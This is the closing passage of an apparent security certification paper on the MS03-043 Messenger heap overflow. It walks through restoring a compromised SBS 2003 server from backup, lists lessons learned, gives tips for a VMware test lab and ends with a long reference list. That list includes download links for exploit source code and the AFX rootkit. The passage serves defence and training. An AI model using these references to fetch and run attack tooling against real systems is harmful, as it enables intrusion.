Directory Services Restore Mode boots the system into Safe Mode with support for the restore of Active Directory. In Safe Mode, only the basic operating system services are started. Running ntbackup (Figure 113) starts the Backup or Restore Wizard.




Figure 114

Select the Restore option and pick the objects to restore (Figure 114). For this system, the C: drive has all the system and data files to be restored for the server and System State restores the registry and other system settings and configurations.




Figure 115

Be sure to select the “Restore to Original Locations” and “Always Replace Existing Files” options (Figure 115) to make sure the basic install files are replaced by the files from the system being restored.




Figure 116

When the restore is complete a log of the restore job can be checked (Figure 116). Both data files and System State were successfully restored.




Figure 117

After a reboot, the original system loads (Figure 117). Even the Exchange Server email is restored. The SBS 2003 system is now restored to a known good state.

When a hacker gains administrative privileges on any host, the only sure way to completely cleanup the system is to perform a complete restore from the last known good backup. Windows File Protection may prevent and cleanup some types of attacks, but as we have seen with the AFX rootkit, exploits that employ dll injection techniques can defeat it.

SBS 2003 has good built in capability to adequately defend small businesses against attacks. Internet Connection Firewall provides basic firewall protection against many attacks. SBS 2003 default configuration settings for running services further limits attack vectors. Microsoft Update Service provides timely security patches when vulnerabilities are discovered. Windows File Protection and the Backup or Restore Wizard makes recovery of the system straightforward.

Lessons Learned

Even though GIACBikes was protected from the msrg07 attack launched by BADBikes by the default security settings of SBS 2003 and by problems with the exploit, the potential for similar attacks to be successful was still a possibility. So to better implement security best practices, GSE planned the following enhanced security measures for GIACBikes and its other customers.

1. Implement a Network Intrusion Detection capability. GSE plans to install SNORT or a commercial intrusion detection system to provide real time warning of attacks against customer servers.
2. Run vulnerability scans on a regular and frequent basis. GSE plans to use Nessus or a commercial vulnerability scanner to run weekly vulnerability scans on customer networks. This step will allow GSE to respond faster to potential attacks since the security state of customer systems will be known when vulnerabilities and exploit information is released.
3. Improve SBS 2003 security event logging settings to include more security event categories and security event failures. GSE plans to enhance the default audit settings of the following security events.
    a. Account Logon events (i.e. user logon success and failure)
    b. Account Management events (i.e. add or change user or group)
    c. Directory Service access (i.e. add or change AD object)
4. Upgrade from Internet Connection Firewall to Internet Security Accelerator (ISA) Server or a hardware based firewall. ISA server is an application level firewall and proxy server with much better capability than ICF. ISA provides protection from some common denial of service attacks and includes much better logging and alerting than ICF. ISA server can run on the SBS 2003 server platform or on a separate Windows 2003 server. A hardware firewall provides better security and logging as well, and adds a more diversified layer of defense.
5. Realizing the increased level of effort and cost associated with providing enhanced security monitoring to its customers, GSE plans to look into a tiered service and price schedule for these services. GSE sees an opportunity to become or partner with a Managed Security Service Provider (MSSP) and to specialize in providing high security SBS 2003 systems to the market.

GSE's report to GIACBikes concerning the Messenger Service Buffer Overflow vulnerability reassured GIACBikes that their SBS2003 system was safe from known attacks targeting this vulnerability. GSE suggested a follow up meeting to discuss enhancing security for the GIACBikes network as an added service from GSE.

Extras

VMWare Lab

All networks and systems used in this paper were setup using VMWare. VMWare (http://www.vmware.com/) is software that establishes virtual machines running various operating systems (i.e. Windows 2003, XP, RedHat Linux) on a host computer. Depending on the amount of processing power (CPU speed), memory, and disk space on the host PC, a number of virtual PCs can be setup and networked together. VMWare provides virtual network switches that allow different networks to be setup. One network can be the attacker network and another can be the victim network. Networks can be set up to represent ISPs or other network entities. Another feature of VMWare that is useful for security testing is its ability to take a "snapshot" of a virtual PC and save that snapshot to disk. Then the system can be attacked and compromised, rootkits installed, etc. After the attack and its effects are documented, the snapshot can be restored so the virtual PC is back to its normal state. Then a new variation of the attack can be tried without having to reload the operating system.

VMWare Best Practices

Below are some best practices for setting up and using VMWare based on my experience.

1. Host PC – The host PC can be Windows or Linux based. My experience is with the Windows based version. The host PC should have as much processing speed, memory, and disk space as you can afford. My system was a Dell laptop with 2.4 Mhz CPU, 1 GB ram, and 40 GB disk drive. This system provided adequate resources to run up to 3 Windows virtual machines and 1 Linux virtual machine simultaneously.

   Of the supported Windows versions that will host VMWare, Windows XP Professional provides the best balance of stability and resource usage to provide optimal VMWare performance. When loading Windows XP to host VMWare, load only the basic operating system and disable any unneeded services. The idea is to leave as much processing power, memory, and disk space as possible to the virtual machines.

2. Virtual machines – Virtual machines can be almost any version of Windows or Linux (or even MS DOS). Plan out you virtual lab ahead of time. A virtual machine can have a variety of devices (CD, Floppy, USB, sound), but don't install devices you do not need such as sound or USB. VMWare supports setting up different IP subnets and supports DHCP and NAT for each network. If you decide to use static IP addresses you can disable DHCP and NAT for a small performance boost.

3. Operating your VMWare environment – Start only the virtual machines you need for a test or scenario. Use the snapshot feature to save the state of a virtual machine before performing a destructive test or major reconfiguration you might want to reverse. A virtual machine is stored on the host PC as a standard disk

file, so it is easy to backup and save base OS installs and then use them over and over again in different situations. This saves the time it takes to do an OS install and configuration from scratch.

VMWare is a great tool for security research and testing. Add a Cisco PIX 501 (combo firewall and four port switch) for an inexpensive and portable security lab.

References

Exploit/Vulnerability References

Exploit for Microsoft Windows Messenger Heap Overflow (MS03-043) based on PoC DoS by recca@mail.ru by Adik < netmaniac [at] hotmail.kg > - http://downloads.securityfocus.com/vulnerabilities/exploits/msgr07.c

[Full-Disclosure] [Exploit]: Microsoft Windows Messenger Service Heap Overflow Exploit (MS03-043) - http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg11295.html

SecurityFocus Vulnerability Database "Microsoft Windows Messenger Service Buffer Overrun Vulnerability" - http://www.securityfocus.com/bid/8826

Common Vulnerabilities and Exposures (CVE) "CAN-2003-0717 (under review)" http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0717

CERT/CC Vulnerability Note VU#575892 "Buffer overflow in Microsoft Messenger Service" - www.kb.cert.org/vuls/id/575892

Microsoft Security Bulletin MS03-043 "Buffer Overrun in Messenger Service Could Allow Code Execution (828035)" - www.microsoft.com/technet/security/bulletin/MS03-043.asp

ISS Security Alert "Vulnerability in Microsoft Windows Messenger Service" – http://xforce.iss.net/xforce/alerts/id/156

Research References

Lyman, Jay. "Attack Code Targets Windows Messenger Service", TechNewsWorld, October 27, 2003 – http://www.technewsworld.com/perl/story/31954.html

Lemos, Robert. "Son of MSBlast on the way?", CNET News.com http://news.com.com/2100-7355-5095935.html

Keizer, Gregg. "Attackers Gearing Up To Exploit Windows Messenger Security Hole", TechWeb News, InternetWeek, Oct 25, 2003 (10:00 PM)
URL: http://www.internetweek.com/story/showArticle.jhtml?articleID=15600402

The Last Stage of Delirium Research Group (LSD), RPC Messenger Service vulnerability - http://lsd-pl.net/

DoS Proof of Concept for MS03-043 by Recca - http://downloads.securityfocus.com/vulnerabilities/exploits/MS03-043_poc.c

DoS Proof of Concept for MS03-043 by Recca - Re-written By VeNoMouS to be ported to linux - http://downloads.securityfocus.com/vulnerabilities/exploits/ms03-043.c

[Crpt] MS03-043 - Messenger exploit by MrNice [Crpt] - http://downloads.securityfocus.com/vulnerabilities/exploits/MS03-04.W2kFR.c

Microsoft Knowledge Base Article 314056 “A Description of Svchost.exe in Windows XP” - http://support.microsoft.com/default.aspx?scid=kb;en-us;314056

RFC 826 – “Ethernet Address Resolution Protocol: Or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware” - http://www.faqs.org/rfcs/rfc826.html

Introducing TCP/IP - http://tutorials.findtutorials.com/read/category/99/id/393/p/2

PORT NUMBERS - http://www.iana.org/assignments/port-numbers

Microsoft Security Bulletin MS01-048 “Malformed Request to RPC Endpoint Mapper can Cause RPC Service to Fail” - http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-048.asp

CDE 1.1: Remote Procedure Call (Copyright © 1997 The Open Group) “Conversation Manager Interface Definition” - http://www.opengroup.org/onlinepubs/9629399/apdxp.htm

myNetWatchman, “Windows Messenger Delivery options: SMB vs. MS RPC” - http://www.mynetwatchman.com/kb/security/articles/popupspam/netsend.htm

[Full-Disclosure] [Exploit]: Microsoft Windows Messenger Service Heap Overflow Exploit (MS03-043) - http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg11295.html

Microsoft Security Bulletin MS03-043 “Buffer Overrun in Messenger Service Could Allow Code Execution (828035)” - (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-043.asp

Microsoft Developers Network “Avoiding Buffer Overruns” - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/Security/avoiding_buffer_overruns.asp

SecurityFocus Vuln-Dev discussion list - http://www.securityfocus.com/archive/82/343652/2003-11-03/2003-11-09/2

Pomraning, Mike. “[Snort-sigs] MS Messenger Overflow (MS03-043) POC sig” - http://copilotconsulting.com/mail-archives/snort-users.2003/10541.html

Roesch, Martin; Green, Chris. “Chapter 2 - Writing Snort Rules - How to Write Snort Rules and Keep Your Sanity” Copyright © 2003 Sourcefire, Inc. – www.snort.org/docs/writing_rules/chap2.html

Snort Signature Database - http://www.snort.org/snort-db/sid.html?sid=2257

Snort Signature Database - http://www.snort.org/snort-db/sid.html?sid=2258

fport (a free utility from FoundStone) - www.foundstone.com

American Registry for Internet Numbers – http://www.arin.net/

Fyodor. Nmap ("Network Mapper") - http://www.insecure.org/nmap/

Nessus - http://www.nessus.org/

ICAT (Your CVE Vulnerability Search Engine) - http://icat.nist.gov/icat.cfm

Microsoft Messenger Service Heap Overflow Exploit (MS03-043)(securitylab.ru) msgr07.exe - http://d.hatena.ne.jp/tessy/200311

Scambray, Joel; McClure, Stuart. “Hacking Windows 2000 Exposed: Network Security Secrets & Solutions”, McGraw-Hill Osborne Media; 1st edition (August 29, 2001)

Virtual Network Computing (VNC) - http://www.realvnc.com/

Aphex; AFX Windows Rootkit 2003 by Aphex - http://www.iamaphex.cjb.net/ and http://www.megasecurity.org/trojans/a/aphex/Afx_win_rootkit2003.html

SearchSecurity “rootkit” - http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci547279,00.html

Aphex. “DllInjection by Aphex” - http://iamaphex.cjb.net

Grance, Tim; Kent, Karen; Kim, Brian. NIST Special Publication 800-61 “Computer Security Incident Handling Guide”– http://csrc.nist.gov/publications/drafts/draft_sp800-61.pdf

Knoppix – Security Tools Distribution (STD) - http://www.knoppix-std.org/

The GNU Netcat - http://netcat.sourceforge.net/

Microsoft Developer Network “UnhandledExceptionFilter” - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/unhandledexceptionfilter.asp

pen-test.list-id.securityfocus.com archive “Re: win32 heap overflow exploitation” - http://cert.uni-stuttgart.de/archive/pen-test/2003/10/msg00105.html

Ogorkiewicz, Maciej; Frej, Piotr. “Analysis of Buffer Overflow Attacks”, Date: Nov 08, 2002, Windows OS Security, - http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html

Bragg, Roberta. “Giving Them the (Small) Business”, Microsoft Certified Professional Magazine, December 2003

Ohlhorst, Frank J. “CRN Test Center Analyzes Small Biz Server 2003 Options”, CRN, http://crn.channelsupersearch.com/news/crn/45028.asp

Sliwa, Carol. “Windows Server 2003: Raising Shields”, Computerworld, December 8, 2003, - http://www.computerworld.com/securitytopics/security/story/0,10801,87818,00.html